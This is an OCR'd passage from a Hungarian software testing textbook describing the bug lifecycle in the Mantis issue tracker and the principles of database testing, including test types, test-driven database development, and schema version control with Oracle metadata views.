
- A megoldott hiba visszakerül az azt bejelentő tesztelőhöz, vagy esetleg egy másikhoz. A tesztelő ellenőrzi, hogy tényleg megoldódott a hiba. Ha igen, akkor véget ér a hiba életútja, az állapota lezárt lesz.

Az optimális lefutástól sok helyen eltérhetünk. Például kiderül, hogy a hiba nem reprodukálható, vagy a megoldott hibáról kiderülhet, hogy még mindig fennáll. Ezeket a lehetőségeket mind lefedi a fenti állapotgép.

2. Mantis

Ebben a fejezetben a Mantis (magyarul imádkozó sáska) ingyenes hibakövetést támogató rendszert mutatjuk be. Az alábbi ábra a Mantis állapot gépét szemlélteti. Itt láthatjuk, hogy az egyes állapotokból, hogyan jut át a másikba a hiba.

9.2. ábra - A Mantis rendszer állapot gépe




Tekintsük át, hogyan halad a folyamat egy hiba bejelentésétől annak lezárásáig. Először is a rendszerhez hozzáféréssel kell rendelkeznie a bejelentőnek. Viszonylag egyszerű, ha belső tesztelésről van szó, mert ott többnyire adott a jogosultság a hibabejelentésre. Származhat a bejelentés a megrendelőtől is, aki kapott tesztelésre egy korai verziót, vagy ami rosszabb, már rendelkezik egy kész, kiadott verzióval. Elképzelhető olyan bejelentés is, amikor mi vesszük fel a rendszerbe a hibát, az ügyfél telefonos elmondása, vagy levele alapján. A hiba bejelentője a rendszerbe bejelentkezve láthatja minimum a saját maga bejelentette hibákat,

állapotukat és a hozzá fűzött megjegyzéseket, valamint ő maga is további információkat fűzhet a bejelentéshez, sőt, erre gyakran meg is kérik a hibajavítók a bejelentőt.

A Mantis rendszerben vázlatosan az alábbi módon történik a hibakezelés:


- A hibát bejelentik. Ezt a hibabejelentést a hibás szoftverhez rendeljük (hiszen egy hibakövető rendszer több szoftver hibáit, illetve egy szoftver több verziójának hibáit is tartalmazhatja), elláthatjuk kategóriával, reprodukálhatósággal és súlyossággal. Kezdetben állapota Új lesz, ami a későbbiekben folyamatosan változik, a hiba javítása során.
- Kategóriákat magunk adhatunk meg a tesztelt rendszer igényei szerint. A későbbiekben, a hibákat bejelentő felhasználók, ezekbe a kategóriákba sorolhatják a hibákat.
  - A bejelentésnek lehet reprodukálhatósága:
  - Mindig: Leírásában megadott lépéseket megismételve, a hiba mindig jelentkezik.
  - Néha: Nem minden esetben jelentkezik. Ez többszálú programokra jellemző.
  - Véletlenszerű: Véletlenszerűen jelentkezik. Ebben az esetben nagyon fontos, hogy megadjuk a hiba észlelésének pontos időpontját, hogy a fejlesztők a rendszer napló állományban visszakereshessék a hiba előtti állapotot, amiből rekonstruálható a hibát kiváltó események sora.
  - Nem ismételhető: Nem tudtuk megismételni. Ebben az esetben is nagyon fontos, hogy megadjuk a hiba észlelésének pontos időpontját.
- A bejelentésnek lehet súlyossága:
  - Funkció: Funkció hibás működése.
  - Nyilvánvaló: Megjelenítés, rossz szövegigazítás, egyéb szoftver ergonómiai hiba.
  - Szöveg: Elírás, helyesírási hiba.
  - Nem súlyos: Kisebb, általában funkcionális hiba, aminek létezik egyszerű megkerülő megoldása.
  - Súlyos: Valamely funkció teljesen hibásan működik.
  - Összeomlás: A hiba a rendszer összeomlását eredményezi.
  - Akadály: Vagy a fejlesztés, vagy a tesztelés nem folytatható, amíg ez a hiba fennáll.
- A bejelentés állapota lehet:
  - Új: Olyan bejelentés, amihez még senki sem nyúlt.
  - Elismert: A vezető fejlesztő elismeri a hiba létét, de még nem osztotta ki, mert például nincs elég információ a hibáról.
  - Visszajelezés: A hiba leírását pontosítani kell, a fejlesztők további információt kérnek a hibáról.
  - Hozzárendelt: A hibához fejlesztő lett rendelve.
  - Megoldott: Megoldás született a bejelentésre.
  - Lezárt: A bejelentés lezárásra került.

9.3. ábra - Hiba rögzítése a Mantis rendszerben



A projekt felelőse figyeli az érkező bejelentéseket és a megfelelő fejlesztőhöz rendeli a hibát. Ez úgy is történhet, hogy kiadja egy-két fejlesztőnek, hogy nézzék át a bejelentéseket és kezdjék meg a hibák javítását. Egy hibát általában hozzá lehet rendelni máshoz és magunkhoz is.

9.4. ábra - Hibák listája



A hiba bejelentője ezután megnézheti, hogy hol tart a javítás. Láthatja, hogy a hiba az Új állapotból, milyen állapotba került át. Ha már kiosztva állapotú, akkor jogaitól függően láthatja azt is, hogy kihez került a hiba, és milyen megjegyzéseket fűztek eddig hozzá.

9.5. ábra - Egy hiba leírása

A javítással megbízott programozó és a hiba bejelentője gyakran nem ugyanazt a szaknyelvet beszélik. Ebből aztán rengeteg félreértés adódik. A programozó nem érti a bejelentést, a bejelentő nem érti, hogy mit nem ért a programozó. Így elég hosszadalmas párbeszéd alakulhat ki a hibakezelő rendszer segítségével, ám végül tisztázódik a helyzet, és vagy lezárják a hibát azzal, hogy ez nem hiba, csak az ügyfél nem olvasta el a kézikönyvet (nagyon ritkán olvassa el), vagy pedig elkezdi a programozó a javítást.

- Ha kész a javítás, legalábbis amikor a programozó ezt gondolja, akkor a „tesztelésre vár” státusszal látja el a hibát.

- Ezután többen is tesztelhetik a javítást. Erre szükség is lehet, mivel a több szem többet lát elv itt fokozottan érvényesül, sőt mi több, a hiba kijavításával esetleg más, rejtett hibákat okozhattunk, ami ugyan eléggé amatőr eset (azt mutatja, hogy nem csináltunk regressziós tesztet), de nem kizárt.

- Ha sikeres a tesztelés, akkor a hibát kijavítottnak jelölhetjük, és ha a bejelentő is megelégedett a megoldással, akkor azt a hibabejelentés, megoldás mezője segítségével közli.

9.6. ábra - Egy konkrét hiba életútja

A fenti módszerrel természetesen nem csak bejelentett hibákat lehet nyomon követni, hanem akár új igények megvalósítását, vagy akár egész termékek gyártását is követhetjük vele, ezért hívják ezeket a rendszereket munkakövető (issue tracking) rendszereknek is.

Utóbb minden menedzser álmát is ki lehet nyerni a rendszerből, azaz mindenféle grafikonokat és kimutatásokat. Ezen kinyerhető adatok között találhatunk fontosakat is, mint például, hogy mennyit dolgoztunk egy munkán. Ez segít a továbbiakban megbecsülni, hogy bizonyos típusú munkákat menyi idő alatt lehet elvégezni.

10. fejezet - Adatbázisok tesztelése

1. Adatbázis tesztelés sajátosságai

Az adatbázis rendszer központi eleme a perzisztens adattároláson alapuló szoftver rendszereknek. Az adatok rendszerint egy logikailag egységesnek tekinthető adatbázisban tárolódnak, ahol a perzisztencia mellett számos további szolgáltatást is rendelkezésre áll. Az adatbázisban tárolt adatokat az adatbázis kezelő rendszerek (DBMS) felügyelik, a DBMS vezérli az adatbázishoz történő kapcsolódásokat és adatműveleteket. Az adatbázis rendszer használata a következő előnyöket biztosítja a felhasználók, a kliens alkalmazások számára:

- perszisztencia
- centralizáltság
- szabályozott redundancia
- integritási elemek érvényesítése
- mezőszintű adatkezelési függetlenség
- adathozzáférés magas szintű védelme
- rugalmas séma kialakítás
- műveleti elemek, eljárások és függvények adatbázis objektumként történő tárolása és végrehajtása
- a statikus adatok mellett aktív szabályok támogatása
- hatékony adatkezelést támogató végrehajtó motor alkalmazása
- konkurens hozzáférések szinkronizált végrehajtása

Mint látható, az adatbázis rendszerek több modult foglalnak magukba, hiszen tartalmaznak adattároló funkciókat, erőforrás menedzselő funkciókat és programkód végrehajtó funkciókat is egy egységben. Emiatt szokás az adatbázisok tesztelését összetettebb feladatnak tekinteni, mely a már megismert szoftver tesztelési mechanizmusok integrálására épül.

Az adatbázis tesztelése azonban legalább ugyanolyan fontos lépés a szoftverrendszerek fejlesztése során, mint az alkalmazások kódjának tesztelése, hiszen az adatbázis jelenti az alkalmazások információ forrását. Ezen függőség miatt a rossz adatbázis működés kihat az egész alkalmazásra. Mivel a fejlesztés során az alkalmazási kód az adatbázis sémára épül, ezért a séma módosítás költsége nagyságrenddel nagyobb értékű, mint a kód javításának költsége. Egy 1990-es Oracle felmérés szerint az alábbi költségvonzattal bírnak az egyes hibatípusok:

hibás hardver relatív költsége: 15% és relatív gyakorisága: 3%
hibásan működő OS relatív költsége: 15% és relatív gyakorisága: 5%
hibásan működő DBMS relatív költsége: 10% és relatív gyakorisága: 5%
hibás adatbázis séma relatív költsége: 45% és relatív gyakorisága: 15%
hibásan működő alkalmazási program relatív költsége: 15% és relatív gyakorisága: 72%

Az alkalmazás szempontjából alapvető fontosságú tehát, hogy olyan adatbázis valósuljon meg, amely helyesen és hatékonyan működik, s lehetővé teszi a séma rugalmas és biztonságos módosítását. Az adatbázis tesztelés összetettségét jól jellemzi az a tény, hogy ilyenkor nem pusztán az adatbázis saját belső minőségét kell vizsgálni, hanem a rá épülő alkalmazások működését is. Az alkalmazások ugyanis függő kapcsolatban állnak az adatbázissal. Az adatbázis tesztelésénél áttételesen az alkalmazások tesztelését is érintő elemeket is végre kell hajtani.

A fenti igényeknek megfelelően az adatbázisok vonatkozásában többféle teszt végrehajtására is szükség lehet. Az adatbázis tesztelésnek is alapvetően kétféle módja lehet: fekete doboz (black box) vagy átlátszó doboz (clear box) megközelítés. A black box mód esetén nem foglalkozunk az adatbázis belső objektumaival, csak az

adatbázisból kinyert adat értékeket vizsgáljuk, azaz azt teszteljük egy megadott kérdésre az elvárt válasz jön-e vagy sem. Ez ugyan egyszerűbb tesztelési eszközöket és ismeretek kíván, viszont rendszerint nagyobb időköltséggel jár és kevesebb belső részlet fedhető le vele. Ennek oka, hogy a tesztesetek nem fedik le a teljes állapotteret, öszetettt bemenő adatok esetén nem tér ki a teszt minden lehetséges esetre. A clear box megközelítésben az adatbázis objektumok kódját is elérjük és azok kódján hajtódnak végre a tesztek. Mivel ekkor az egyes egységek tesztelésénél jelentősen kisebb állapottérrel lehet dolgozni, nagyobb az esélye, hogy lefedettebb lesz a tesztelés is. Ezen módszer viszont az egyes objektumok kódolásnak és működésének alapos ismeretét igényli.

Az adatbázis tesztelés másik megközelítés módja az adatkezelési igények oldaláról modularizálja a tesztelés folyamatát, azaz ekkor az egyes kritériumok teljesülését ellenőrizzük, egy tesztben rendszerint egy szempontra figyelve. E módszer fő előnye, hogy cél specifikus tesztelési eszközök és módszertanok alkalmazhatók és segítségével jóval nagyobb lefedettség érhető el. Az adatbázisoknál az alábbi tesztelési területek különíthetők el:

Adatbázis séma teszt (Schema test)
: A séma ellenőrzésének fő célja kideríteni, hogy a sémában minden igényelt információelem benne van-e és az egyes elemek egyértelműen azonosíthatók-e. A sématervezése során hibát okoz, ha kimaradnak egyes adatelemek vagy egy adatelemet többféle értelmezésben is felhasználnak. A séma változását követően szokás tesztelni, hogy nem kerültek-e ki véletlenül olyan elemek, melyekre még élnek a hivatkozások az alkalmazásokban.

Funkcionalitási teszt (Feature test)
: A funkcionalitás tesztnél elsősorban az adatbázisban tárolt eljárások, aktív elemek viselkedését tesztelik. Ennek során ellenőrizni kell, hogy a minden üzleti funkcióhoz létezik-e aktív elem és a meghívott modulok a helyes eredményt adják-e és nem okoznak-e nem tervezett mellékhatásokat. A funkcionalitási teszt mechanizmusa áll legközelebb a hagyományos programozási nyelvek tesztelési módszertanához, hiszen itt is kódegységeket kell tesztelni.

Adatintegritási teszt (Integrity test)
: Az adatok integritási tesztjében ellenőrizni kell, hogy a megadott integritási feltételek megfelelnek-e az üzleti modellben megadott szabályoknak és ezen szabályok valóban érvényesülnek-e., Adatbázis szinten az integritási elemek közé tartoznak a PRMARY KEY feltételek, az egyed hivatkozási szabályok, a NOT NULL , UNIQUE és CHECK megkötések valamint a DEFAULT opciók.

Védelmi teszt (Security test)
: A védelmi teszt során vizsgálni kell, hogy az egyes adatokhoz való hozzáférés megfelel-e az üzleti szabályoknak és az adatbázisban definiált védelmi elemek megfelelően működnek-e.

Terhelési teszt (Load test)
: A terhelési teszt során ellenőrzésre kerül, hogy az adatbázis tervezett architektúrája teljesíteni tudja-e a terhelésre vonatkozó elvárásokat. A terhelési teszt során a megadott adatmennyiség betöltését, mentését ellenőrzik, illetve megnézik a megadott számú konkurrens kérés feldolgozása az elvárt válaszidőn belül lefut-e.

Hatékonysági teszt (Query cost test)
: A teljesítmény teszt célja a válaszidők ellenőrzése a fontosabb és gyakoribb lekérdezések esetén. Mivel a lekérdezési hatékonyság javítása, a művelet optimalizálás összetett adatbázis módosításokat igényelhet.

A tesztelés egy további osztályozási alternatívája a tipikus adatbázis fejlesztési és karbantartási műveletekhez kötődő tevékenységek szerinti csoportosítás. Az adatbázis életében többször is előfordulhat, hogy olyan változások következnek be, melyek az adatbázis újbóli tesztelést igényli. A fontosabb tevékenység csoportok:

Új információ elem tesztelése
: Az egyik leggyakoribb tesztelési feladat az új információ elemek beviteléhez illetve a létező információ elemek átrendezéséhez kapcsolódik. Mivel az adatbázis egy hosszabb időre szóló adatstruktúrát jelent, használata során az üzleti modell nagy valószínűséggel megváltozik. A változás jelentheti új igények megjelenését, igények módosulását és megszűnését. Mindegyik esetben az adatbázis séma is megváltozik. A séma módosulásakor a tesztek az új, módosult elemre vonatkozó teszteket jelentenek. Ezen egyedi tesztek kidolgozása az egyszerűbb feladatok közé tartozik, hiszen lokalizáltabb a vizsgálandó terület, jól körülhatárolható ez érintett adatelemek köre.

Regressziós teszt változás után
: A regressziós teszt a korábban már ellenőrzött tesztek ismételt lefuttatását jelenti. Mivel egy adatbázis elem változása kihathat a többi adatbázis elemre, ezért a módosítás után célszerű ellenőrizni, hogy nem okozott-e sérülést a módosítás a korábban már működő funkciók tekintetében.

Telepítlési teszt
: A sémába vagy a funkcionalitási listába kerülő új elemeknél ellenőrizni kell, hogy azok megfelelnek-e a tervekben szereplő előírásoknak, követelményeknek. A telepítési tesztelés során új tesztelemek kerülnek kipróbálásra.

Új fizikai elem tesztelése
: Az adatbázis fejlesztés optimalizálási, új architektúra kialakítási fázisaiban a logikai réteg nem változik, de alatta új fizikai réteg kerül kialakításra. A fizikai rétegben a megváltozott szerkezet megváltozott teljesítményt fog mutatni, ezen tesztek célja az elvárt teljesítmény mutatók ellenőrzése.

Az adatbázisok tesztelése fontos feladat, mégis kevésbé terjedt el a gyakorlatban, ritkábban fordul elő, mint a hagyományos program tesztelés. Ennek számos oka van, melyek közül kiemelhetők az alábbi tényezők:

- hiányzó szakmai ismeretek a teszteléssel kapcsolatban az adatbáziskezelő szakembereknél
- nagyobb költségvonzat
- kevesebb támogató eszköz áll rendelkezésre

A minőségi szoftverfejlesztés igénye valószínűleg magával hozza a tesztelés szerepének nagyobb elismerését az adatbázis világban is. A következő fejezetekben a tesztelés orientált adatbázis fejlesztés alapelveit mutatjuk be.

2. TDD alapú adatbázis fejlesztés

Az adatbázisok világban is nagy szerepe van a tesztelés orientált fejlesztésnek, vagyis a TDD (test driven development) módszertannak. A TDD módszertan alapelvei a következőkben foglalhatók össze:


2.1. Fokozatos adatmodellezés

A fokozatos modellezés szemlélete azt fejezi ki, hogy az adatbázis séma és védelmi, hatékonysági modelljét nem egy lépésben, a fejlesztés elején alakítjuk ki, hanem menetközben több fázison keresztül finomodik a modell. A tervezés első fázisában csak egy nagyvonalú terv áll rendelkezésre, amely tartalmazza a fő információ elemeket, de nem tér ki minden részletre. A projekt fejlődése során egyre finomabb kép alakul ki a követelményekről és a modellezett területről. Ezen finomítások fokozatosan épülnek be az adatbázis modellbe. A tervezés fontosabb lépései:

1. induló, elsődleges követelmény modellezés
2. követelmények pontosítása
3. új modellelemek beolvasztása
4. kódolás
5. tesztelés
6. vissza a 2. pontra

A fenti modell tehát egy folyamatos és fokozatos modell és program finomítást és közelítést tartalmaz, ahol a tevékenységek fontos eleme az ismétlődő, egyre átfogóbb tesztek lefuttatása.

10.1. ábra - A TDD alapú fejlesztés lépései



2.2. Visszirányú adatmodellezés

A visszirányú, regressziós tesztek szerepe, hogy az adatbázis séma módosítása után meggyőződhessünk arról. hogy a korábban megvalósított funkciók továbbra is érvényesek, jól működnek. A biztonság és minőség orientált fejlesztés alapelve, hogy ezen teszteket minden változás után lefuttassuk, tehát a tesztelés tulajdonképpen a módosítás részévé válik. Ezen megközelítés egyik markáns képviselője az előtesztelő programozás (TFD, test first development), mely előírja, hogy a tesztek elkészítése legyen az első lépés a fejlesztésben, mivel úgyis addig kell módosítani a modellen, amíg a kapcsolódó tesztek le nem futnak. A TFD alapú fejlesztés főbb lépései:

1. induló teszt előállítása a kívánt funkcióhoz

2. a teszt futtatása; ha sikeres át lehet térni a következő funkcióra és így vissza az 1. pontra; ha nem sikerül továbblépés a 3. pontra

3. a modell módosítása egy kisebb, kezelhető mértékben

4. a teszt futtatása; ha sikeres át lehet térni a következő funkcióra és így vissza az 1. pontra; ha nem sikerül visszalépés a 3. pontra

Az TFD megközelítés előnye, hogy a tervező jobban átgondolja a célokat, mélyebben feltáródnak az igényelt változások jellegzetességei. Az elkészített tesztek jobban lokalizálódnak egy-egy problémakörre ezért alaposabban ellenőrzés hajtódik végre. Természetesen ennek velejárója, hogy nagyobb feladatok fog jelenteni a tesztek megírása és végrehajtása. További előnynek tekinthető az is, hogy a TFD megközelítésben a fejlesztő hamarabb lezárhatja az egyes modulok fejlesztését, hiszen hamarabb kap visszajelzést az elvégzett munka minőségéről.

2.3. Verzió követés biztosítása

A fokozatos adatbázis fejlesztés során előfordulhat, hogy egy adott módosítás nagyon sikertelennek bizonyul. Ekkor célszerűbb újra visszatérni ez előző érvényes, helyes állapothoz, mint foltozgatni a már megírt módosításokat. A korábbi állapotokhoz történő visszatérés egyfajta verziókövetést igényel, hiszen megőrizzük a korábbi fejlesztési állapotokat. Az adatbázis séma menedzsmentjének egyedi vonása, hogy több elemet is le kell fednie. A verziókezelésbe bevonandó elemek köre:

adatbázis objektumok (table, view, user,...) szerkezet leírása
védelmi beállítások
integritási beállítások
adatbázis kódok (tárolt eljárás, trigger,..)
adatbázis paraméterek

A fenti adatok két nagy forrásból szedhetők össze:

adatbázis metaadat táblák tartalma
külső konfigurációs állományok tartalma

A piacon léteznek gyári megoldások, mint például az SVCO rendszer az Oracle RDBMS-hez. Az SVCO rendszer egy teljesen PL/SQL kódban megírt verzió követő rendszer, amely az Oracle szerveren belül egy külön adatbázisban tárolja le a kijelölt adatbázis sémáiban bekövetkező változásokat. A verziókezelés természetesen történhet egyedi megoldással, az érintett leíró elemek másolásával és kimentésével. Az Oracle esetében többtucat metaadat nézeti tábla áll rendelkezésre DBA hatáskörben a séma adatok kiolvasására. Néhány fontosabb sémaleíró tábla:

- DBA_TABLES: adatbázis táblák adatai
- DBA_COLUMNS: adattábla mezők leírása
- DBA_TAB_PRIVS: objektum jogok leírása
- DBA_USERS: felhasználók adatai
- DBA_CONSTRAINTS: megszorítások leírása
- DBA_ROLES: szerepkörök adatai
- DBA_PROCEDURES: tárolt eljárások adatai
- DBA_SOURCE: tárolt eljárások kódjai

A fenti metaadat állományok tartalmának kinyerésére több mód is kínálkozik:

- SELECT * FROM .. : tartalom közvetlen lekérdezése
- COPY FROM forrás_db TO cél_db [CREATE | REPLACE] tábla USING lekérdezés : tábla átmásolása
- trigger kötése a tartalom módosításához : CREATE TRIGGER AFTER UPDATE ON tábla FOR EACH ROW ..... A trigger törzsében lehet szerepeltetni a tartalom kiolvasását és másolását végző utasításokat..
- IMPORT segédprogram futtatása a magadott táblákra

Az egyes adatbázis objektumok séma leírásakor hasznos információ a kapcsolódó jelentés magyarázat. Ehhez az Oracle-ben a

```
COMMENT ON objektum IS szöveg;
```

SQL parancs használható. A fenti parancs segítségével a jelentést magyarázó szöveget adhatunk a sémához. A megadott leírás a

```
SELECT COMMENTS  FROM  USER_TAB_COMMENTS WHERE ...;
SELECT COMMENTS  FROM  USER_COL_COMMENTS WHERE ...;
```

parancsokkal kérdezhetők le.

2.4. Adatbázis homokozók, munkakörnyezetek biztosítása

